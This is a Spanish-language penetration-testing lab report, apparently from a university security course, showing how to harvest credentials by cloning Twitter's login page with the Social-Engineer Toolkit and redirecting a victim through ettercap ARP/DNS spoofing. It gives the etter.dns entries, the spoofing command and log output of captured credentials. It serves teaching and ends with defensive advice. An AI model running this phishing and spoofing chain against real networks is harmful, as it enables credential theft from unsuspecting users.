


# setoolkit

## Pruebas de Penetración



Pacheco Franco Jesús Enrique

[jesus.pacheco@bec.seguridad.unam.mx](mailto:jesus.pacheco@bec.seguridad.unam.mx)


17/Abril/2019

## Objetivo

Obtener las credenciales de un usuario mediante un ataque de phishing utilizando setoolkit para falsificar un sitio web y ettercap para falsificar un servidor DNS.

## Desarrollo

El primer paso a realizar es clonar el sitio que se pretende falsificar para esto haremos uso de setoolkit y el sitio a atacar será twitter.



```
File Edit View Search Terminal Help

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Esta es la pantalla que nos aparece después de colocar setoolkit en una terminal en Kali. De aquí habrá que seleccionar 1) Social-Engineering Attacks, 2) Website Attack Vectors, 3) Credential Harvester Attack Method, 2) Site Cloner.

Una vez ahí se nos pedirán dos datos, uno es la ip de la maquina atacante, en este caso nuestra máquina y 2 la URL del sitio que deseamos clonar una vez proporcionados los datos damos enter y se empezara a clonar el sitio y con ayuda de un servidor apache se montara dicho sitio sobre nuestra máquina.

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.14]
:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://twitter.com

[*] Cloning the website: http://twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your dir
ectory structure is.
Press {return} if you understand what we're saying here.

```

Una vez hecho esto el sitio ya está en nuestra máquina, ahora solo debemos lograr que cuando en el navegador de la maquina victima se escriba twitter.com se redireccione a nuestra ip. Para lograr la redirección lo que vamos a hacer es un DNS spoofing para cuando se haga la traducción a IP de la URL se proporcione nuestra IP.

El primer paso para lograr lo anterior es escribir unas cuantas líneas en el archivo /etc/ettercap/etter.dns.

```

#      host. (look at the www.microsoft.com example
#
#####
twitter.com      A      192.168.1.14
*.twitter.com    A      192.168.1.14
www.twitter.com  PTR     192.168.1.14

#####
# microsoft sucks ;)
# redirect it to www.linux.org

```

Una vez hecho esto podemos correr el siguiente comando que se encargara de hacer el DNS Spoofing.

```
# ettercap -T -q -i etho -P dns_spoof -M arp ///
```

Este comando hará uso del protocolo arp para cambiar el DNS de la victima y finalmente poder hacer la redirección a nuestro sitio.

```

root@sins:~# ettercap -T -q -i eth0 -P dns_spoof -M arp ///
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team


Listening on:
  eth0 -> 00:0C:29:5E:43:9B
         192.168.1.14/255.255.255.0
         fe80::20c:29ff:fe5e:439b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not 0
Privileges dropped to EUID 65534 EGID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

```

Y ahora si ya podemos probar en la maquina victima a entrar a twitter y enviar unas credenciales a ver que es lo que pasa.




```

127.0.0.1 - - [17/Apr/2019 18:26:02] "GET /index.html HTTP/1.1" 404 -
directory traversal attempt detected from: 127.0.0.1
127.0.0.1 - - [17/Apr/2019 18:26:02] "GET /index.html HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=poc@jakiado.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=Contraseñasupersegura2
PARAM: return_to_ssl=true
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=/
PARAM: authenticity_token=1fb5df7234f0455b10bb95b3635f0ac44f614ac0
PARAM: ui_metrics={"rf":{"a9b970f5706d14b707041fda19ea03e06d075117eae198bb
dd6d7378f6673e36":24,"a36b4edf967408029d453e12af8b88f3b7e7b17a502cfecd9653
5c66e4379915":90,"aff72b33a546a95fd5cfa02901c2813847e9ebcd7329af1a5ac016b7

```

Como podemos observar al momento de pulsar iniciar sesión del lado del atacante se obtienen las credenciales, sin embargo, en el cliente se hace una redirección al sitio real de twitter por lo cual el atacante podría ser descubierto sin embargo no resulta tan sencillo darse cuenta.



## Conclusiones

- La elaboración de un ataque de tipo phishing no resulta tan complicada ya que se cuenta con herramientas que llevan a cabo el proceso de manera automática, lo cual resulta alarmante ya que todos los días miles de millones de personas están expuestas a ser víctimas de un ataque de este tipo.
- Resulta importante prestar atención a la autenticidad de los certificados del sitio al que deseamos acceder y en caso de que al intentar ingresar se nos redirija otra vez a la página de inicio de sesión siempre hay que sospechar mal.

## Referencias

- YouTube. (2018). Phishing Facebook with SETOOLKIT kali linux. [online] Available at: <https://www.youtube.com/watch?v=HhQYneVRT10> [Accessed 17 Apr. 2019].
- fixedByVonnie. (2015). Using the Social Engineering Toolkit In Kali Linux - fixedByVonnie. [online] Available at: <http://www.fixedbyvonnies.com/2015/06/using-the-social-engineering-toolkit-in-kali-linux/#.XL5R49OmUk> [Accessed 17 Apr. 2019].